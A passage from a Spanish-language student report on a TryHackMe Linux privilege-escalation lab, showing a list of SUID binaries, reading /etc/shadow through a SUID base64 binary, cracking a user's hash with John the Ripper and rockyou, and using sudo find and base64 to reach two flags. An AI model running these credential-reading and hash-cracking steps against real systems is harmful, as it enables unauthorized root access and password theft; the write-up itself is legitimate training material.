17831141 2392 -rwsr-xr-x 1 root root 2447304 abr 1 2020 /usr/bin/Xorg
17743338 44 -rwsr-xr-x 1 root root 44264 sep 30 2020 /usr/bin/mount
17743356 32 -rwsr-xr-x 1 root root 31984 sep 30 2020 /usr/bin/umount
17812176 60 -rwsr-xr-x 1 root root 57656 ago 9 2019 /usr/bin/crontab
17787689 24 -rwsr-xr-x 1 root root 23576 abr 1 2020 /usr/bin/pkexec
18382172 52 -rwsr-xr-x 1 root root 53048 oct 30 2018 /usr/bin/at
20386935 144 -s--x--x 1 root root 147336 sep 30 2020 /usr/bin/sudo
34469385 12 -rwsr-xr-x 1 root root 11232 abr 1 2020 /usr/sbin/pam_timestamp_check
34469387 36 -rwsr-xr-x 1 root root 36272 abr 1 2020 /usr/sbin/unix_chkpwd
36070283 12 -rwsr-xr-x 1 root root 11296 oct 13 2020 /usr/sbin/usernetctl
35710927 40 -rws--x--x 1 root root 40328 ago 9 2019 /usr/sbin/userhelper
38394204 116 -rwsr-xr-x 1 root root 117432 sep 30 2020 /usr/sbin/mount.nfs
958368 16 -rwsr-xr-x 1 root root 15432 abr 1 2020 /usr/lib/polkit-1/polkit-agent-helper-1
37709347 12 -rwsr-xr-x 1 root root 11128 oct 13 2020 /usr/libexec/kde4/kpac_dhcp_helper
51455908 60 -rwsr-xr-x 1 root dbus 57936 sep 30 2020 /usr/libexec/dbus-1/dbus-daemon-launch-helper
17836404 16 -rwsr-xr-x 1 root root 15448 abr 1 2020 /usr/libexec/spice-gtk-x86_64/spice-client-glib
```

Observamos que `/usr/bin/base64` tiene SUID. Lo usamos para leer `/etc/shadow`:

```
[leonard@ip-10-49-168-47 ~]$ /usr/bin/base64 /etc/shadow | base64 -d
root:$6$DWBzMoiprTTJ4gbW$g0szmtfn3HYFQweUPpSUCgHXZLzVii5o6PM0Q2oMmaDD9oGUS:
999:7:::
bin:*:18353:0:99999:7:::
```

Encontramos el hash de missy:

```
missy:$6$Bj0lWE2i$HwuDvV1iSiYSCNpA3Z9LxkxQEQUAdZv0bTxJxMoCp/9zRVCi6/zrLMlAQPAxfwaD2JCUypk4HaNzI3rPVqKHb/:18785:0:9999:
9:7:::
```

Actividad 11 - Ataque a credenciales y Privilege escalation (Linux)

Crackeamos el hash con John:

```
(marina@kaliMox) [~/Descargas]
$ nano hash.txt

(marina@kaliMox) [~/Descargas]
$ john --format=sha512crypt hash.txt --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Password1 (?)
1g 0:00:00:00 DONE (2026-02-19 20:05) 1.923g/s 7384p/s 7384c/s 7384C/s adriano..dodgers
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Contraseña de missy: Password1

Cambio de usuario

```
[leonard@ip-10-49-168-47 ~]$ su missy
Contraseña:
[missy@ip-10-49-168-47 leonard]$
```

Escalada con sudo

Verificamos los permisos sudo de missy:

```
[missy@ip-10-49-168-47 leonard]$ sudo -l
Matching Defaults entries for missy on ip-10-49-168-47:
!visiblepw, always_set_home, match_group_by_gid, always_query_group_plugin, env_reset, env_keep="COLORS DISPLAY
HOSTNAME HISTSIZE KDEDIR LS_COLORS", env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTYPE",
env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC_MONETARY LC_NAME LC_NUMERIC
LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY",
secure_path="/sbin:/bin:/usr/sbin:/usr/bin"

User missy may run the following commands on ip-10-49-168-47:
  (ALL) NOPASSWD: /usr/bin/find
```

Missy puede ejecutar find como root sin contraseña.

Buscamos la primera flag:

```
[missy@ip-10-49-168-47 leonard]$ find / -name flag1.txt 2>/dev/null
/home/missy/Documents/flag1.txt
[missy@ip-10-49-168-47 leonard]$ cat /home/missy/Documents/flag1.txt
THM-42828719920544
```

Flag 1: THM-42828719920544

Búsqueda de la segunda flag

Usamos sudo find para buscar la segunda flag:

```
[missy@ip-10-49-168-47 leonard]$ sudo find / -name flag2.txt 2>/dev/null  
/home/rootflag/flag2.txt
```

Encontramos que está en /home/rootflag/flag2.txt

Lectura de la segunda flag

Dado que no podemos acceder directamente al directorio rootflag, usamos el binario base64 con SUID para leer la flag:

```
[missy@ip-10-49-168-47 leonard]$ /usr/bin/base64 /home/rootflag/flag2.txt | base64 -d  
THM-168824782390238
```

```
/usr/bin/base64 /home/rootflag/flag2.txt | base64 -d
```

Flag 2: THM-168824782390238

3. Captura del perfil y los laboratorios completados

Con la siguiente captura demostramos que hemos completado las dos máquinas de TryHackMe de la Actividad 11. El nombre de usuario de mi cuenta es marlopoli.

